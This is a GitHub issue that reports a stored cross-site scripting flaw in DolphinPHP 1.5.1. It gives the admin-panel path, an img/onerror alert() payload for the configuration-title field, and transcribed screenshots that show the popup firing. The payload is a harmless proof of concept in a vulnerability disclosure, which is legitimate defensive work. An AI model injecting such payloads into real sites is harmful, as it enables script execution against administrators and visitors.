

New issue

Jump to bottom

# DolphinPHP v1.5.1 has a vulnerability, Stored Cross Site Scripting(XSS) #42

Open

zhangzhijie98 opened this issue on Jul 29 · 0 comments

zhangzhijie98 commented on Jul 29 • edited ▼

version:1.5.1

Vulnerability location:Background - > System - > system function - > configuration management.

后台 | 海豚PHP - DolphinPHP

192.168.10.130/public/admin.php/admin/index/index.html

海豚PHP  
Dolphin

快捷操作

后台首页

个人设置

清空缓存

消息中心

系统提示

超级管理员默认密码未修改，建议马上修改。

系统信息

商业授权版本

未授权

DolphinPHP版本

1.5.1

ThinkPHP版本

5.1.41 LTS

服务器操作系统

Linux

运行环境

Apache/2.4.6 (CentOS) PHP/7.2.34

MYSQL版本

5.5.68-MariaDB

PHP版本

7.2.34

上传限制

2M

配置管理 | 海豚PHP - DolphinPHP

192.168.10.130/public/admin.php/admin/config/index.html

系统功能

配置管理

节点管理

附件管理

系统日志

行为管理

数据库管理

扩展中心

系统

上传

开发

数据库

新增

启用

禁用

删除

不限

请输入名称/标题

	名称	标题	类型	状态	排序	操作
<input type="checkbox"/>	web site status	站点开关	开关	<input checked="" type="checkbox"/>	1	<a href="#">编辑</a> <a href="#">删除</a>
<input type="checkbox"/>	web site title	站点标题	单行文本	<input checked="" type="checkbox"/>	2	<a href="#">编辑</a> <a href="#">删除</a>
<input type="checkbox"/>	web site slogan	站点标语	单行文本	<input checked="" type="checkbox"/>	3	<a href="#">编辑</a> <a href="#">删除</a>
<input type="checkbox"/>	web site logo	站点LOGO	单张图片	<input checked="" type="checkbox"/>	4	<a href="#">编辑</a> <a href="#">删除</a>
<input type="checkbox"/>	web site logo.text	站点LOGO文字	单张图片	<input checked="" type="checkbox"/>	5	<a href="#">编辑</a> <a href="#">删除</a>
<input type="checkbox"/>	web site description	站点描述	多行文本	<input checked="" type="checkbox"/>	6	<a href="#">编辑</a> <a href="#">删除</a>
<input type="checkbox"/>	web site keywords	站点关键词	单行文本	<input checked="" type="checkbox"/>	7	<a href="#">编辑</a> <a href="#">删除</a>
<input type="checkbox"/>	web site coovriah	版权信息	单行文本	<input checked="" type="checkbox"/>	8	<a href="#">编辑</a> <a href="#">删除</a>

1 / 1 页, 共 10 条数据, 每页显示数量 20

Add a new configuration, and insert payload in the configuration title

payload: `t"><img src=x onerror=alert(1)>`

![Screenshot of the '新增' (Add) configuration form in the DolphinPHP admin panel. The '配置标题' (Configuration Title) field is highlighted with a red box and contains the payload 't](x)

新增

配置分组

☒ 基本 ☐ 系统 ☐ 上传 ☐ 开发 ☐ 数据库

配置类型

单行文本

配置标题

`t"><img src=x onerror=alert(1)>`

一般由中文组成, 仅用于显示

配置名称

test

由英文字母和下划线组成, 如 `web_site_title`, 调用方法: `config('web_site_title')`

配置值

请输入配置值

该配置的具体内容

Save and refresh the page. Pop up window.

配置管理 | 海豚PHP - Dolphin

系统功能

配置管理

节点管理

附件管理

系统日志

行为管理

数据库管理

扩展中心

基本 系统 上传 开发 数据库



新增 启用 禁用 删除

不限 请输入名称/标题

	名称	标题		状态	排序	操作
<input type="checkbox"/>	web_site_status	站点开关	单行文本	<input checked="" type="checkbox"/>	1	✎ ✕
<input type="checkbox"/>	web_site_title	站点标题	单行文本	<input checked="" type="checkbox"/>	2	✎ ✕
<input type="checkbox"/>	web_site_slogan	站点标语	单行文本	<input checked="" type="checkbox"/>	3	✎ ✕
<input type="checkbox"/>	web_site_logo	站点LOGO	单张图片	<input checked="" type="checkbox"/>	4	✎ ✕
<input type="checkbox"/>	web_site_logo_text	站点LOGO文字	单张图片	<input checked="" type="checkbox"/>	5	✎ ✕
<input type="checkbox"/>	web_site_description	站点描述	多行文本	<input checked="" type="checkbox"/>	6	✎ ✕
<input type="checkbox"/>	web_site_keywords	站点关键词	单行文本	<input checked="" type="checkbox"/>	7	✎ ✕
<input type="checkbox"/>	web_site_copyright	版权信息	单行文本	<input type="checkbox"/>	8	✎ ✕

1 / 1 页, 共 11 条数据, 每页显示数量 20

payload: `<img src=x onerror=alert("xss")>`



When you visit this page, a pop-up window will pop up.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

---

Development

No branches or pull requests

---

1 participant

